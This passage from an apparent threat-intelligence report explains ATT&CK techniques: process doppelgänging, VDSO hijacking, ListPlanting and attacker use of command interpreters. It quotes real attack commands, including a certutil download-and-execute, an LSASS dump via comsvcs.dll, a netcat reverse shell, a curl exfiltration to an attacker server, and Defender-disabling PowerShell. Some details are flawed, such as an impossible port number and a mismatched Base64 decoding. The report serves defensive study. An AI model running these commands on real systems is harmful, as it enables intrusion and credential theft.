**1. Transact:** A TxF transaction is created using a legitimate executable, and the file is then overwritten with malicious code. These changes are isolated and only visible within the context of the transaction.

- `CreateTransaction()` - called to create a transaction.
- `CreateFileTransacted()` - called to open a "clean" file transacted.
- `WriteFile()` - called to overwrite the file with a malicious shellcode.

**2. Load:** A shared section of memory is created, and the malicious executable is loaded into it.

- `NtCreateSection()` - called to create a section from the transacted file.

**3. Rollback:** The changes to the original executable are undone, effectively removing the malicious code from the file system.

- `RollbackTransaction()` - called to rollback the transaction to remove the changes from the file system.

**4. Animate:** A process is created from the tainted section of memory, and execution is initiated.

- `NtCreateProcessEx()` and `NtCreateThreadEx()` - called to create process and thread objects.
- `RtlCreateProcessParametersEx()` - called to create process parameters.
- `VirtualAllocEx()` and `WriteProcessMemory()` - called to copy parameters to the newly created process's address space.
- `NtResumeThread()` - called to start execution of the doppelgänged process.

**GhostPulse** is a loader malware observed to use the process doppelgänging technique [13]. The malware follows the typical attack flow by leveraging the NTFS transactions to inject the final payload into a new child process. GhostPulse malware uses this technique to deploy other malware, such as **NetSupport**, **Rhadamanthys**, **SectopRAT**, and **Vidar**.

```
if(!sub_420ED((int *)a1))
    return 0;
if(!core::create_transaction((int)a1) || !core::create_temp_file(a1) ||
!core::create_section((int)a1))
    goto LABEL_16;
core::roll_back_transcation((core::stage4::IAT ***)a1);
if(!core::build_target_process_path(a1))
    return 0;
if(core::spawn_suspended_process((int)&savedregs, a1)
&& (unsigned_int8)core::map_view_section_to_target(a1)
&& core::set_eip(a1)
&& sub_422610(a1)
&& (sleep(**a1,100,300), core::resume_thread((int)a1)))
```

In another example, the Malware-as-a-Server (MaaS) group **LummaStealer** was observed to use **IDAT Loader** to deploy LummaC2 via process doppelgänging [14]. When first executed, IDAT Loader uses DLL load order hijacking to load malicious DLLs and creates a cmd.exe process. This process then injects the LummaC2 payload into explorer.exe using the `NtWriteVirtualMemory` API call.

## #1.11. T1055.014 VDSO Hijacking

VDSO Hijacking involves redirecting calls to dynamically linked shared libraries to a malicious shared object that has been injected into the process's memory. This allows adversaries to execute their code in the target process's address space, potentially giving attackers unauthorized access to the system.

**Virtual Dynamic Shared Object (VDSO)** is a special shared object that is dynamically linked into the address space of all user-space applications by the Linux kernel when executed.

A VDSO is implemented as a shared object that is mapped into the address space of each process that uses it. The VDSO contains a small number of functions that are frequently used by applications, such as time-related functions and functions for accessing the process ID and user ID.

When a process makes a VDSO system call, it executes the code stub for the desired system call from the VDSO page in its own memory rather than making a system call instruction to the kernel. This avoids the overhead of a system call instruction, such as the cost of switching between user mode and kernel mode, and allows the process to execute the system call more efficiently.

### Adversary Use of VDSO Hijacking

The VDSO is intended to be used only by the operating system and trusted applications, as it provides direct access to kernel functions. However, it has been exploited by malware in the past to gain access to kernel functions and perform malicious actions on a victim's machine. For example, malware may use the VDSO to bypass security measures or to gain elevated privileges.

VDSO hijacking is a technique that adversaries can use to inject malicious code into a running process by exploiting the VDSO feature in the Linux operating system. This feature allows processes to make certain system calls without the overhead of a system call instruction by providing a fast interface in the form of code stubs that are mapped into the process's memory.



There are two main methods by which adversaries can perform VDSO hijacking:

## 1. Patching the Memory Address References

In the first method of VDSO hijacking, an adversary patches the memory address references stored in the process's global offset table (GOT) to redirect the execution flow of the process to a malicious function.

**The global offset table (GOT)** is a data structure that is used by dynamic linkers to resolve symbols (e.g., functions and variables) in dynamically linked libraries. When a process is loaded, the dynamic linker creates a GOT for the process and initializes it with the addresses of the symbols in the dynamically linked libraries that the process uses.

During runtime, when the process calls a symbol in a dynamically linked library, it accesses the symbol's address from the GOT. If the symbol's address is not yet resolved (i.e., the symbol is not yet bound to its final address), the dynamic linker resolves the symbol and updates the GOT with the symbol's final address.

Adversaries can exploit this process by replacing the memory address references in the GOT with the address of a malicious function, thereby redirecting the execution flow of the process to the malicious function when the process calls a symbol. This allows the adversary to execute arbitrary code within the context of the compromised process.

## 2. Overwriting the VDSO Page

In this method, an adversary can exploit the VDSO feature in the Linux operating system to inject malicious code into a running process.

The VDSO page is a memory region that is mapped into the virtual address space of a process and contains the code stubs for the VDSO functions. These functions provide a fast interface for calling certain system calls, allowing processes to make system calls without the overhead of a system call instruction.

To inject malicious code into a process using this method, the adversary can use a technique called "memory corruption" to overwrite the VDSO page with malicious code. Memory corruption refers to the exploitation of vulnerabilities in a program that allows an attacker to write arbitrary data to a memory location.

There are several ways in which an adversary can corrupt memory and overwrite the VDSO page. For example, the adversary may use a buffer overflow vulnerability to write past the end of a buffer and corrupt adjacent memory. Alternatively, the adversary may use a use-after-free vulnerability to write to memory that has been freed and is no longer in use. Once the VDSO page has been overwritten with malicious code, the adversary can cause the process to execute the malicious code by making a VDSO system call. This allows the adversary to execute arbitrary code within the context of the compromised process.

## #1.12. T1055.015 ListPlanting

A list-view control is a type of user interface element that allows a user to view a list of items in various ways. These controls are often used to display large amounts of data in a way that is easy to browse and navigate. Attackers can exploit list-view controls to inject malicious shellcode into the hijacked processes to bypass process-based defenses and potentially gain privileges within the system.

### Adversary Use of ListPlanting

ListPlanting is a form of code injection that exploits the behaviors of list-view controls within the graphical user interface elements of Windows applications. An example flow of the ListPlanting process injection technique is:

**1- Initial Reconnaissance:** An attacker identifies a target application with a list-view control (`SysListView32`) that stores and displays data in a list-like structure.


**2- Memory Allocation in Target Process:** Using process injection methods or API calls to obtain a handle to the `SysListView32` window, the attacker allocates memory in the target process's address space. The attacker aims to use legitimate-looking system calls to avoid detection and may avoid functions like `WriteProcessMemory` that are closely monitored.

**3- Payload Placement via Windows Messages:** Instead of writing to the process's memory space directly, the attacker may use window messages (`PostMessage` or `SendMessage`) to indirectly inject the payload. These messages can be `LVM_SETITEMPOSITION` and `LVM_GETITEMPOSITION` list-view messages to copy the payload into the target process's allocated memory two bytes at a time.

**4- Setting Up Execution Trigger:** The malicious payload serves as a custom sorting callback to be executed when the list items are sorted. To arrange for this execution, the attacker prepares the conditions by manipulating the list-view control settings such that the malicious code will act as the callback function.

**5- Triggering Payload Execution:** Execution is triggered by sending an `LVM_SORTITEMS` message, instructing the `SysListView32` to sort the items, which in turn causes the malicious callback (the payload previously injected) to be executed.

**6- Execution:** When the target process receives the sorting command, it unknowingly executes the payload in the callback, thereby running the attacker's code within the process. The list-view's built-in behavior to use callbacks for item sorting facilitates this stealthy execution.



## #2 T1059 Command and Scripting Interpreter

Malicious actors employ the Command and Scripting Interpreter technique to execute various commands, scripts, and binary files on a target system. This approach is frequently used by adversaries to interact with compromised systems, retrieve additional payloads and tools, or bypass defensive measures, among other activities. Given its numerous advantages to adversaries, it is no surprise that similar to the previous year's report, Command and Scripting Interpreter has maintained its position among the top two techniques, securing the silver medal.

**Tactic**  
**Execution**

**Prevalence**  
**28%**

**Malware Samples**  
**174,118**

## What Is a Command and Scripting Interpreter?

A Command and Scripting Interpreter is a technique that harnesses the capabilities of command and scripting interpreters. These interpreters are designed to interpret and execute instructions written in a specific programming or scripting language without requiring prior translation into machine code.

Since no compilation process is involved, an interpreter executes the instructions within a given program sequentially, making it easier for adversaries to run arbitrary code.

A **command interpreter** is a type of software that enables users to input commands in a specific programming language to perform tasks on a computer. These commands are typically entered one at a time and executed immediately.

Operating systems come equipped with built-in command interpreters, often called "shells." Examples include the **Windows Command Shell** and **PowerShell** in Windows or the Unix Shell in **Unix-like** systems. Additionally, certain programming languages like **Python**, **Perl**, and **Ruby** have their command interpreters.

A **scripting interpreter** is a type of software that empowers users to create scripts in a specific scripting language. These scripts consist of a series of commands that can be executed sequentially to perform specific or a series of tasks.

Some well-known scripting languages include PowerShell and **VBScript** in Windows, **Unix Shell** in Unix-like systems, **AppleScript** in macOS, **JavaScript**, **JScript**, **Python**, **Perl**, or **Lua**.

In summary, command interpreters are suited for simple, one-time tasks that don't require complex logic or control structures. In contrast, scripting interpreters are tailored for handling more intricate tasks involving the execution of multiple commands in a specific order or under specific conditions. Some interpreters can function both as command interpreters and scripting interpreters, such as **Python**, **Ruby**, **Perl**, **Bash**, **Zsh**, **Tcl**, **PowerShell**, **CShell**, and **Korn Shell**. Adversaries leverage these interpreters to engage in various malicious activities, including writing and executing malicious scripts, executing command-line instructions, evading security controls, creating backdoors, and concealing the source code of malicious scripts.

# Adversary Use of Command and Scripting Interpreters

Command and scripting interpreters serve as valuable tools for legitimate users, such as system administrators and programmers, enabling them to automate and optimize operational tasks. However, malicious actors can also exploit these interpreters as part of their attack campaigns to execute harmful code on both local and remote systems. This malicious use can encompass various activities, including collecting system data, running additional payloads, accessing sensitive information, and establishing persistence by initiating the execution of malicious binaries upon user logins.

Commonly integrated scripting languages like **PowerShell**, **VBScript**, and **Unix** shells are readily accessible to both authorized users and potential adversaries, as they come pre-installed with their respective operating systems. These languages possess the capability to directly interact with the underlying operating system and perform a range of tasks through the operating system's **Application Programming Interface** (API). Given their inherent nature within the system, adversaries can employ them discreetly, evading detection from weak process monitoring mechanisms and executing malicious actions.

Attackers abuse **LOLBins**, or "**Living Off the Land Binaries**," with command and scripting interpreters to carry out activities that range from file download and execution to reconnaissance and data exfiltration. **LOLBins** are legitimate system tools that are typically used for routine tasks by system administrators and advanced users. However, they also present a double-edged sword as these benign utilities can be repurposed by adversaries to facilitate various stages of an attack without immediate detection. Being natively available on the system, **LOLBins** can be used to bypass security policies that only block known malicious executables.

While the T1059 Command and Scripting Interpreter technique is commonly associated with the Execution tactic in the MITRE ATT&CK framework, it can also be applied across different tactics. In the examples provided, adversaries utilize various native operating system (OS) utilities, which can be accessed through the command line, to achieve objectives aligned with each tactic in the MITRE ATT&CK framework.

## 1. Initial Access

Using "**certutil**," adversaries may employ it to download a malicious file from a remote server and save it on a victim's computer. **certutil** is a command-line program installed as part of Certificate Services in Windows. It is intended for managing certificates, keys, and other aspects of a public key infrastructure (PKI).

As a malicious use of **certutil**, adversaries used the following command to download the **Metasploit** payload on the victim system in a vulnerability exploitation case disclosed in October 2023 [15].

```
certutil -urlcache -f hxxp://malicious_server:port/malware.exe  
C:\Users\Public\malware.exe & start /B C:\Users\Public\malware.exe
```

The above command uses `certutil` to download a file named `malware.exe` from a remote server (`hxxp://malicious_server:port/malware.exe`) to a local directory (`C:\Users\Public\malware.exe`). The `-urlcache` option caches the URL, the `-f` switch forces the download even if the file already exists locally. The ampersand (`&`) chains this command with the next one, which uses the `start` command to run the newly downloaded malware in the background (`/B`), without opening a new window to hide it from users, from the `Public` directory on the user's machine.

## 2. Execution

Adversaries have been known to utilize the native **Windows Management Instrumentation Command-line (WMIC)** utility to execute malicious activities discreetly on a target system. By leveraging WMIC, which is a trusted administrative tool, adversaries can execute their code under the radar, which may not only facilitate immediate objectives like malicious code execution, data exfiltration or system reconnaissance but also support longer-term goals such as establishing persistence or compromising other systems on the network. An example of adversary use of WMIC was observed in a zero-day exploitation campaign uncovered in April 2023 as described by security researchers in reference [16].

The specific WMIC command used in the campaign was:

```
WMIC process call create "vrb1"&&"vrb2"&&exit
```

In this command, **WMIC process call create** instructs **WMIC** to execute a new process. The strings `"vrb1"` and `"vrb2"` are placeholders for two variables that have been defined earlier in the attack script and contain the actual commands or paths to the malicious scripts or programs to be executed. The usage of `&&` is a method of chaining commands together, so after the first process is created, the second is run, followed by the `exit` command, which closes the **WMIC** environment.

## 3. Persistence

After initial access, adversaries often seek ways to maintain persistence on compromised systems. One method to achieve this is through the manipulation or alteration of Windows registry keys using the native Windows Command Shell. By modifying certain registry keys, malicious actors can ensure their code is executed every time the system starts, cementing their presence within the targeted environment.

Such tactics were notably employed by the **LockBit 3.0** ransomware group, as detailed in the cybersecurity advisory (**AA23-075A**) issued by CISA in March 2023 [17]. The group executed a specific command to tamper with the system's privacy settings, reducing security measures and increasing their ability to persist unnoticed.

```
REG ADD HKLM\SOFTWARE\Policies\Microsoft\Windows\OOBE /v  
DisablePrivacyExperience /t REG_DWORD /d 1 /f
```

In this example, **REG ADD** is used to add a new registry entry under the **HKLM\SOFTWARE\Policies\Microsoft\Windows\OOBE** path. The entry named **DisablePrivacyExperience** is set to a value of **1** with a type of **REG\_DWORD**, indicated by the **/t REG\_DWORD** flag, effectively disabling certain privacy settings. The **/d 1** switch specifies the data value to assign, while **/f** forces the addition without prompts for user confirmation.

By disabling these targeted privacy features, **LockBit 3.0** not only enhances its ability to operate without triggering privacy warnings but also sets a foundation for persistent, long-term access to the victim's system. This command is just one example of how the Windows Command Shell can be wielded by adversaries to perform significant modifications to system configurations, ultimately facilitating ongoing malicious activities and potentially leading to further system or network compromise.

## 4. Privilege Escalation

In the domain of privilege escalation, adversaries often resort to the **"schtasks"** command for scheduling tasks with elevated privileges on Windows systems. This tactic is a key component in many ransomware strategies, as it enables the execution of malicious code with **SYSTEM**-level access. An illustrative case was disclosed in CISA's cybersecurity advisory **AA23-136A** in May 2023, detailing the tactics, techniques, and procedures (TTPs) of the **BianLian** ransomware [18].

Specifically, the ransomware employs the following command:

```
schtasks.exe /RU SYSTEM /create /sc ONCE /<user> /tr "cmd.exe /rundll32.exe  
c:\programdata\netsh.dll,Entry" /ST 04:43
```

This command is strategically crafted to create a scheduled task that runs once under the **SYSTEM** account at precisely **4:43 AM**. The purpose of this timing is to potentially avoid detection by executing during off-peak hours. The task triggers **cmd.exe** to execute **rundll32.exe**, which then calls upon an entry point named **'Entry'** in a DLL labeled **'netsh.dll'** located in the **C:\ProgramData** directory.

Notably, the use of 'netsh.dll' is deceptive; while 'netsh' is a legitimate Windows utility, it typically does not utilize a DLL with this name. Hence, this serves as a common example of masquerading to be a legitimate system component. This method illustrates the cunning nature of the attack, where adversaries disguise their malicious actions to gain unauthorized system privileges and execute their operations.

## 5. Defense Evasion

Utilizing sophisticated techniques, adversaries often seek to neutralize protective measures on a target system to evade detection and facilitate uninterrupted operation. A prime example of this is the disabling of **Windows Defender**, Microsoft's integrated antivirus solution. In a notable instance reported in April 2023, the **BellaCiao** malware, attributed to the APT group known as **Charming Kitten**, exhibited this behavior immediately upon deployment [19].

The specific method employed involved the execution of a **PowerShell** command designed to deactivate the real-time monitoring feature of Microsoft Defender.

The attackers executed the following command:

```
powershell.exe -exec bypass -c Set-MpPreference -DisableRealtimeMonitoring $true
```

This command effectively instructs PowerShell to bypass execution policy restrictions (**-exec bypass**) and executes a script (**-c**) that configures the Windows Defender preferences (**Set-MpPreference**).

The **-DisableRealtimeMonitoring \$true** parameter specifically disables the real-time monitoring feature, a key component of Windows Defender's active protection capabilities. By deactivating this, the malware aims to persist on the infected system without being detected or removed by the antivirus software.

## 6 Credential Access

In a strategic move to exfiltrate sensitive credentials, adversaries may leverage native Windows utilities to exploit the **Local Security Authority Subsystem Service (LSASS)**, which is critical for managing user logins and security policies. This approach enables attackers to harvest credentials covertly without relying on external tools, thus reducing their footprint and evading detection.

A notable instance of this tactic was observed in the **Akira** ransomware attack campaign, as reported in May 2023 [20]. The attackers executed a carefully crafted command using the Windows Command Processor (**cmd.exe**) to target and extract information from the LSASS process.



The command operates as follows:

```
cmd.exe /Q /c for /f "tokens=1,2 delims= " ^%A in ("tasklist /fi  
"Imagename eq lsass.exe" | find "lsass")  
do rundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B  
\Windows\Temp\FP4.docx full"
```

This command sequence initiates with `cmd.exe`, utilizing the `/Q` switch to enable quiet mode and `/c` to carry out the command specified by the string and then terminate. The `'for'` loop filters processes to find `'lsass.exe'`, identifying the memory process ID of the LSASS. Subsequently, `'rundll32.exe'` is employed to invoke a function from `'comsvcs.dll'`, a legitimate Windows DLL, with parameters that are intricately obfuscated. The chosen function, indicated by the hashed and obfuscated number, is designed to create a memory dump of the LSASS process. The output is redirected to a seemingly innocuous file (`FP4.docx`) in the Windows Temp directory, disguising the malicious activity.

This sophisticated method allows the attackers to stealthily gather critical authentication credentials stored within the LSASS, facilitating further exploitation and lateral movement within the compromised network.

## 7. Discovery

Leveraging native Windows commands, adversaries can meticulously collect comprehensive system data, scrutinize network configurations, and monitor active network connections. This approach is less likely to trigger security alerts as it involves using legitimate system utilities.

In a notable incident in September 2023, attributed to the **Lazarus** group [21], a series of such commands were executed via a backdoor installed on the victim's system.

The specific commands executed were as follows:

- **ifconfig**: Retrieves network interface information, useful for mapping the network.
- **netsh advfirewall firewall**: Checks the firewall settings, identifying potential vulnerabilities.
- **tasklist**: Lists all running processes, useful for spotting security programs or potential targets for process hijacking.
- **systeminfo**: Gathers comprehensive system information, aiding in customizing further attacks.
- **arp**: Displays the ARP table, useful for understanding network connections and identifying other networked devices.

By executing these commands, the **Lazarus** group could have gained a deep understanding of the targeted system's environment, laying the groundwork for further exploitation and lateral movement within the network.

## 8. Lateral Movement

Adversaries engage in lateral movement to extend their reach beyond the initial point of compromise, seeking to gain control of additional systems within the target network. This step is crucial for escalating privileges, accessing sensitive information, and ensuring persistence within the network. Utilizing tools like "psexec," part of the [Sysinternals Suite](#), for executing commands on remote Windows machines is a common strategy. It is particularly effective in interconnected environments, allowing attackers to systematically infiltrate multiple systems.

As detailed in CISA's cybersecurity advisory ([AA23-250A](#)) from September 2023, prominent nation-state threat actors have leveraged this method while exploiting vulnerabilities [CVE-2022-47966](#) and [CVE-2022-42475](#) [22].

The executed command was:

```
psexec.exe -i -s C:\Windows\System32\mmc.exe /s
C:\Windows\System32\taskschd.msc
```

This command employs [psexec.exe](#) for remote execution, with the `-i` option enabling interaction with the remote system's desktop and `-s` running the process with System account privileges. The command targets [mmc.exe](#), the Microsoft Management Console, using the Task Scheduler snap-in ([taskschd.msc](#)). This allows the attackers to manipulate tasks and processes on the target machine.

## 9. Collection

Adversaries leverage collection attack techniques primarily to gather valuable data from compromised systems, which can include credentials, system information, and other sensitive details. This intelligence is crucial for furthering their malicious objectives, whether it be for espionage, data theft, or facilitating subsequent attacks.

In a notable instance involving the exploitation of Citrix [CVE-2023-3519](#), detailed in CISA's cybersecurity advisory ([AA23-201A](#)), such a technique was used effectively [23]. The attackers employed the following command to compress and encrypt the collected data, preparing it for secure exfiltration:

```
tar -czvf - /var/tmp/all.txt | openssl des3 -salt -k <> -out
/var/tmp/test.tar.gz
```

This command sequence begins with `'tar -czvf'`, creating a compressed `'tarball'` of the data specified in `'/var/tmp/all.txt'`. The output is then encrypted using `'openssl'` with triple DES (`'des3'`), a method that significantly enhances the security of the data. The inclusion of `'-salt'` in the command generates a random salt for the encryption, and `'-k <>'` specifies the encryption key, further safeguarding the information. This approach not only secures the data against interception during exfiltration but also maintains the integrity and confidentiality of the information collected.

## 10. Command and Control

Adversaries often utilize batch scripts that incorporate built-in OS utilities to establish covert communication channels with their control servers. This tactic is pivotal for maintaining persistent access, controlling compromised systems remotely, and executing further malicious activities.

A notable example from December 2023 involves the use of the **Meterpreter** module's **'portfwd'** command to set up reverse port forwarding, as seen in a cyber attack incident [24].

The specific command used was:

```
portfwd add -R -p 89474 -l 4453 -L 192.169.6.122
```

This command facilitates a reverse port forwarding setup, where traffic to port **89474** on the victim's system is redirected to port **4453** on the IP address **192.169.6.122**, effectively creating a discreet communication tunnel to the adversary's C2 infrastructure.

Additionally, analysis of **'sliver-client.log'** revealed the use of **'netcat'** (nc) for creating a reverse shell:

```
nc -e /bin/bash 104.200.67.3 1608 2> /dev/null
```

Here, **'nc'** is employed to execute **'/bin/bash'**, enabling shell access to the attacker at IP **104.200.67.3** on port **1608**. The **'2> /dev/null'** portion ensures that error messages are suppressed, enhancing the stealthiness of the connection. These methods are key in establishing reliable and stealthy command and control channels, allowing attackers to exert sustained influence over compromised systems without detection.

## 11. Exfiltration

In a targeted effort to exfiltrate sensitive data, adversaries often compress and transmit stolen information to a command and control (C2) server. This method ensures efficient data transfer while minimizing detection. A recent example involves the use of a **PowerShell** cmdlet for data archiving, followed by the **'curl'** command for transmission, as identified in an incident [25]. The adversaries executed the following process:

Firstly, the collected data is archived into a ZIP file using **PowerShell's** **System.IO.Compression.ZipFile** cmdlet. The file is named uniquely to the compromised system, such as **"BunnyLogs\_<hostname>.zip"**. This step consolidates the gathered data into a single, compressed file, making it easier to handle and transfer.

Subsequently, the ZIP archive is exfiltrated using the 'curl' command, which is executed via 'cmd.exe'. The specific command line is:

```
cmd.exe /c curl -F  
"file=@C:\Users\user\AppData\Local\BunnyLogs_468325.zip"  
hxxp://<attacker-ip>/Bunny/Uploader.php
```

This command instructs 'curl' to upload the file to the attacker's C2 server at the specified URL. The use of -F in the curl command indicates that the file is being uploaded as form data, a common method for transferring files over HTTP. By leveraging these native tools and common web protocols, the attackers efficiently mask their malicious activities, blending in with legitimate network traffic to avoid raising suspicion. This technique underscores the strategic approach of adversaries in the final stages of a data breach, focusing on stealth and efficiency in the exfiltration of sensitive information.

## Sub-techniques of Command and Scripting Interpreter

There are 9 sub-techniques under the Command and Scripting Interpreter technique in ATT&CK v14:

ID	Name
T1059.001	PowerShell
T1059.002	AppleScript
T1059.003	Windows Command Shell
T1059.004	Unix Shell
T1059.005	Visual Basic
T1059.006	Python
T1059.007	JavaScript
T1059.008	Network Device CLI
T1059.009	Cloud API

Each of these sub-techniques will be explained in the next sections.

## #2.1. T1059.001 PowerShell

PowerShell, an integral scripting language within the Windows operating system, empowers system administrators to automate user account creation and management, alter system configurations, oversee services and processes, and execute diverse tasks with deep access to Windows internals. Given its extensive array of inherent capabilities, adversaries frequently incorporate PowerShell into their attack life-cycle.

### Adversary Use of PowerShell

Adversaries frequently avoid installing and utilizing third-party programs on compromised hosts. Such actions can readily trigger correlated alerts in SIEM products or leave traces of their presence on the system. To evade detection and execute stealthy attacks, adversaries often use built-in command-line and scripting utilities rather than third-party programs for executing their commands. PowerShell is one of these native built-in tools commonly observed in adversaries' arsenals.

Adversaries deploy PowerShell to conduct a broad spectrum of attack techniques:

#### 1. Downloading and Executing Malicious Payloads

Adversaries often use PowerShell to download and execute arbitrary code and binaries remotely. For instance, in April 2023, the Vice Society ransomware gang ran the following PowerShell command on their victim's machine [26].

```
powershell.exe -ExecutionPolicy Bypass -file \\[redacted_ip]\s$\w1.ps1
```

By employing the `-ExecutionPolicy Bypass` flag, attackers cleverly circumvent the default safety mechanisms of PowerShell. This flag is crucial; without it, PowerShell would normally block scripts that haven't been digitally signed or vetted for safety, especially scripts from external sources. The `w1.ps1` script is not run locally but rather fetched and executed directly from a remote location. This technique is a common trait in sophisticated cyberattacks, allowing attackers to execute malicious scripts hosted on a compromised or controlled server within the victim's network. It's a method that minimizes the footprint on the infected machine and often evades traditional file-based antivirus detection, as the malicious code doesn't need to be physically present on the target system.

In another example, the Lazarus group's Blacksmith operation, which took place in December 2023, involved the identification of the following PowerShell command responsible for downloading and executing HazyLoad [27].

```
powershell[.]exe -ExecutionPolicy Bypass -WindowStyle Normal (New-Object System[.]Net[.]WebClient).DownloadFile('hxxp[://]/inet[.]txt', 'c:\windows\adfs\de\inetmgr[.]exe');
```

This **PowerShell** command bypasses the usual execution policy to run scripts without restrictions and opens a normal window (not hidden) to execute its content. It creates a new instance of the **System.Net.WebClient** object, which is typically used to make web requests or download files. The script then uses this object to download a file from a specified URL (**hxxp://inet.txt** - the URL is obfuscated for safety reasons) and saves it as **inetmgr.exe** in a specific directory (**c:\windows\adfs\de**). This behavior is often associated with downloading and executing a payload, potentially malicious, from a remote server.

## 2. Impair Defenses (ATT&CK T1562)

Adversaries often leverage **PowerShell** commands for defense evasion. For instance, in one of the files analyzed in June 2023 in a sandbox environment, we found the following PowerShell code in the file called **file.exe** [28].

```
powershell.EXE -WindowStyle Hidden -EncodedCommand  
cwB0AGEAcgB0AC0AcABYAG8AYwB1AHMAcwAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbAB1ACAASABpAGQ  
AZAB1AG4AIABnAHAAdQBwAGQAYQB0AGUALgB1AHgAZQAgAC8AZgBvAHIAIYwB1AA==
```

Decoding the **Base64** string, we would end up with the following command:

```
start-process -WindowStyle Hidden gpupdate.exe /force
```

Hence, the original command invokes **PowerShell** to execute a hidden, Base64-encoded command. The encoded portion, when decoded, launches the **gpupdate.exe** utility in a hidden window to **forcefully update Group Policy settings** on a Windows machine. Using **-WindowStyle Hidden** makes the process invisible to users, and encoding the command with Base64 helps obfuscate its purpose, a technique often used in scripts for both legitimate administrative functions and malicious activities.

In another example of malware analyzed in September 2023, we observed the following **PowerShell** command [29].

```
Powershell.exe " Add-MpPreference -ExclusionPath  
"C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe
```

Using the **Add-MpPreference** cmdlet, this PowerShell command adds an exclusion rule to Windows Defender, the built-in antivirus and antimalware utility in Windows. Specifically, it's telling Windows Defender to ignore and not scan the specified directory, "C:\Users\user\...\...\xNkbicnVQzo.exe". By adding this exclusion, any files or activities within this directory are exempt from scanning by Windows Defender. This can be a legitimate action for performance reasons in safe environments, but it can also be a tactic used by malicious actors to prevent antivirus detection of their harmful software stored or operating from that path.

### 3. Inditor Removal (ATT&CK T1070)

In September 2023, the **Rhysida** ransomware emerged as a significant threat, particularly impacting regions in the Middle East and Latin America. Our analysis of one of the samples revealed the following command:

```
cmd.exe /c start powershell.exe -WindowStyle Hidden -Command Sleep  
-Milliseconds 500; Remove-Item -Force -Path " " -ErrorAction SilentlyContinue;
```

